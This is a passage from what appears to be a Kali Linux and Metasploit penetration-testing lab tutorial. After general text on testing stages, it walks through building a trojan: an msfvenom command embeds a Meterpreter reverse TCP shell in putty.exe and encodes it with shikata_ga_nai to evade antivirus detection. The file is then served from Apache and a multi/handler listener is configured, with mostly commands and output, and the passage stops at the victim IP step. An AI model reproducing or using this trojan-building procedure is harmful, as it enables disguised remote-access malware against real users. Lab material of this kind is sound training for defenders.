OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:mi
crosoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
```

4.METASPLOIT

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.


4.1 Penetration testing with Kali Linux:

The internet is full of lurkers with malicious intents who want to access networks and exploit their data while evading detection. It only makes sense to ensure a network’s security by measuring their vulnerabilities. Penetration testing or ethical hacking is how we test networks or servers for pregnable targets by pinpointing all possible breaches that a hacker might use to gain access, thus reducing security compromises. Penetration testing is often conducted through software applications, the most popular of which is Kali Linux, preferably with the Metasploit framework. Stick till the end to learn how to test a system by executing an attack with Kali Linux.

Penetration testing is a type of security testing that is used to test the insecurity of an software bugs, application. It is conducted to find the security risk which might be present in the system.

If a system is not secured, then any attacker can disrupt or take authorized access to that system. Security risk is normally an accidental error that occurs while developing and implementing the software.

For example, configuration errors, design errors, and etc.


PENETRATION TESTING STAGES
01
Planning and reconnaissance
Test goals are defined and intelligence is gathered.
02
Scanning
Scanning tools are used to understand how a target responds to intrusions.
03
Gaining access
Web application attacks are staged to uncover a target's vulnerabilities.
04
Maintaining access
APTs are imitated to see if a vulnerability can be used to maintain access.
05
Analysis and WAF configuration
Results are used to configure WAF settings before testing is run again.

4.2 Metasploit Framework:

The basic steps for exploiting a system using the Framework include.

1) Optionally checking whether the intended target system is vulnerable to an exploit.

2) Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included). 3) Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or

4) a VNC server). Metasploit often recommends a payload that should work.

5) Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.

6) Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.


Metasploit runs on Unix (including Linux and macOS) and on Windows. The Metasploit Framework can be extended to use add-ons in multiple languages.

To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with port scanning and TCP/IP stack fingerprinting tools such as Nmap. Vulnerability scanners such as Nessus, and OpenVAS can detect target system vulnerabilities. Metasploit can import

vulnerability scanner data and compare the identified vulnerabilities to existing exploit modules for accurate exploitation.

4.3 Metasploit Using Reverse TCP:

In a reverse shell, we open a connection from the victim server to the attacker's mashing. We set up a listener on the attacker's mashing. It waits for an incoming connection from the victim. When it receives the TCP connection it serves as a shell to access the victim server.



we use msfvenom for creating our shell. This tool is packed with the Metasploit framework and can be used to generate exploits for multi-platforms such as Android, Windows, PHP servers, etc.

Following is the syntax for generating an exploit with msfvenom:

```
msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp
lhost=192.168.80.142 lport=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyx.exe
```

msfvenom: This is the command-line tool in Metasploit Framework used for generating payloads.

-a x86: Specifies the architecture of the payload as x86 (32-bit).

--platform windows: Specifies the target platform as Windows.

-x putty.exe: Specifies the input executable file putty.exe that you want to use as a template for the payload.

-k: This flag tells the payload to maintain a privileged session (run with the same privileges as the parent process).

-p windows/meterpreter/reverse_tcp: Specifies the type of payload to generate. In this case, it's a Windows Meterpreter reverse TCP shell payload, which allows you to establish a reverse connection to your system.

lhost=192.168.80.142: Specifies the IP address of the listener (your system) to which the payload should connect.

lport=4444: Specifies the port number on your system to which the payload should connect.

-e x86/shikata_ga_nai: Specifies an encoder to obfuscate the payload. Shikata Ga Nai is one of the encoding methods used to evade signature-based detection.


-i 3: Specifies the number of times the encoder should be applied.

-b "\x00": Specifies a list of characters to avoid when encoding. In this case, it's the null byte (\x00).

-f exe: Specifies the format of the output file as an executable (.exe).


-o puttyx.exe: Specifies the output file name for the generated payload, which will be puttyx.exe.

Download putty.exe




```
┌──(kali㉿kali)-[~]
└─$ mkdir IACSD

┌──(kali㉿kali)-[~]
└─$ cd IACSD

┌──(kali㉿kali)-[~/IACSD]
└─$ ls -l
total 0

┌──(kali㉿kali)-[~/IACSD]
└─$ wget http://192.168.1.251/sw/utilities/putty/putty.exe
--2023-08-26 05:58:24--  http://192.168.1.251/sw/utilities/putty/putty.exe
Connecting to 192.168.1.251:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 454656 (444K) [application/x-msdos-program]
Saving to: ‘putty.exe’

putty.exe                        100%[=====================================================>]

2023-08-26 05:58:24 (11.5 MB/s) - ‘putty.exe’ saved [454656/454656]


┌──(kali㉿kali)-[~/IACSD]
└─$ ls
putty.exe
```

Convert putty.exe into puttyx.exe(Trojan)



```
┌──(kali㉿kali)-[~/IACSD]
└─$ sudo msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.80.142 lport=4444 -e x86/shikata

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 474624 bytes
Saved as: puttyx.exe

┌──(kali㉿kali)-[~/IACSD]
└─$ ls -l
total 908
-rw-r--r-- 1 kali kali 454656 May 25  2009 putty.exe
-rw-r--r-- 1 root root 474624 Aug 26 06:16 puttyx.exe

┌──(kali㉿kali)-[~/IACSD]
└─$ ls -l
total 908
-rw-r--r-- 1 kali kali 454656 May 25  2009 putty.exe
-rw-r--r-- 1 root root 474624 Aug 26 06:16 puttyx.exe

┌──(kali㉿kali)-[~/IACSD]
└─$ cp puttyx.exe /var/www/html
cp: cannot create regular file '/var/www/html/puttyx.exe': Permission denied

┌──(kali㉿kali)-[~/IACSD]
└─$ sudo cp puttyx.exe /var/www/html
```

Start apache service




```
┌──(kali㉿kali)-[~/IACSD]
└─$ sudo systemctl restart apache2.service

┌──(kali㉿kali)-[~/IACSD]
└─$ sudo systemctl status apache2.service
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sat 2023-08-26 06:36:07 EDT; 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 97316 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 97334 (apache2)
      Tasks: 6 (limit: 2258)
     Memory: 24.2M
        CPU: 270ms
     CGroup: /system.slice/apache2.service
             ├─97334 /usr/sbin/apache2 -k start
             ├─97344 /usr/sbin/apache2 -k start
             ├─97345 /usr/sbin/apache2 -k start
             ├─97346 /usr/sbin/apache2 -k start
             ├─97347 /usr/sbin/apache2 -k start
             └─97348 /usr/sbin/apache2 -k start

Aug 26 06:36:06 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Aug 26 06:36:07 kali apachectl[97333]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1
Aug 26 06:36:07 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
...skipping...
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sat 2023-08-26 06:36:07 EDT; 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 97316 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
```

We set payload as :

Exploit/muti handler

Lhost (IP of kali linux Machine) : 192.168.80.142

Lport : 4444




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

We set payload as :

Windows/meterpreter/reverse_tcp


Lhost (IP of kali linux Machine) : 192.168.80.142

Lport : 4444




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:06:0d:e6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.142/24 brd 192.168.80.255 scope global dynamic eth0
       valid_lft 1611sec preferred_lft 1611sec
    inet6 fe80::20c:29ff:fe06:de6/64 scope link
       valid_lft forever preferred_lft forever
```

Check the ip of victim machine :192.168.80.158



